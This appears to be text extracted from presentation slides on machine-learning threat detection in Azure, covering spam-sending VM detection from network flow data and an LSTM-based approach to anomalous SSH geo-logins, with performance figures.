
Hypothesis

A virtual machine that is sending out spam is most likely compromised

Solution

Leverage the spam information from Office 365 alongside IPFIX from Azure VMs

Dataset



WHY IS NETWORK DATA GOOD FOR DETECTION?


- ✓ No installation required – running on all Azure tenants
- ✓ No overload on the VM
- ✓ Resilient – cannot be maliciously turned off
- ✓ OS independent

EXAMPLES



- All ports with traffic
- Number of connections
- Aggregate protocols used
- Which TCP flags combination exist

Spam Tags come from O365!

Technique Overview



Machine Learning Deep Dive




Machine Learning Deep Dive

The data points that were incorrectly categorized by the weak learner in the first iteration (the positive examples) are now weighted more.


Simultaneously, the correct points are down weighted.

Input data for 2nd iteration



Learner at 2nd iteration



Results



Machine Learning Deep Dive

The data points that were incorrectly categorized in the second iteration (the negative examples) are now weighted more.

Simultaneously, the correct points are down weighted.



Results

Model performance and productization

Model trained multiple times per day

Size of data: 360 GB/day

Completed within minutes


Classification runs on demand

Completed within seconds

Dataset	True positive rate	False positive rate
Previous Method	55%	0.1%
Deep Learning	81%	0.1%

26 points improvement!


Productized in Azure Security Center




CASE STUDY 3

Anomalous SSH login

SecOp ML Journey



Anomalous Login



Overview

Previous approach

No previous approach
for SSH geo login anomaly at
cloud scale

Hypothesis

An SSH login is geo anomalous
if the time taken between two
logins is from two places that
are far apart

Solution


Reuse the geo login anomaly trained on Azure Active Directory to this problem

Geo Login Anomaly Detection (GLAD)

Capture past login history

45-day window

Weighted based on frequency/time last seen



Calculate user-user similarity

Partial mapping between locations

Constrained within tenants



Enumerate possible locations

Random walk with restarts

Partial mapping to other similar Geo locations

User	Location	Reachability
3	Comcast-Bellevue	965.0
3	Comcast-Redmond	875.0
3	Microsoft-Redmond	978.0
3	Verizon-Seattle	425.0
3	Verizon-Bellevue	350.0
3	Microsoft-Cambridge	275.0
3	Verizon-Boston	152.0

Challenges with opening up Geo Login Anomaly Detection



Heavyweight

Reachability is
compute-intensive,
requires sampling



Domain-restricted to Azure Active Directory Logins

Uses features not
available in SSH



Uses hand-crafted features

Don't transfer
as well



Inflexible

Can't easily add
new data patterns

Technique overview

Recurrent Neural Networks

- Purpose-built for sequential data
- Out of the box support for multiple features per timestep
- Deals well with scale variance
- Specifically use LSTMs for training stability + capturing long-term dependencies
- Automatic feature engineering:
No need to hand-craft features

Bulky GLAD System



Labels



LSTM Model



Timestamp, User, Location


Dataset

Two weeks of login data per user

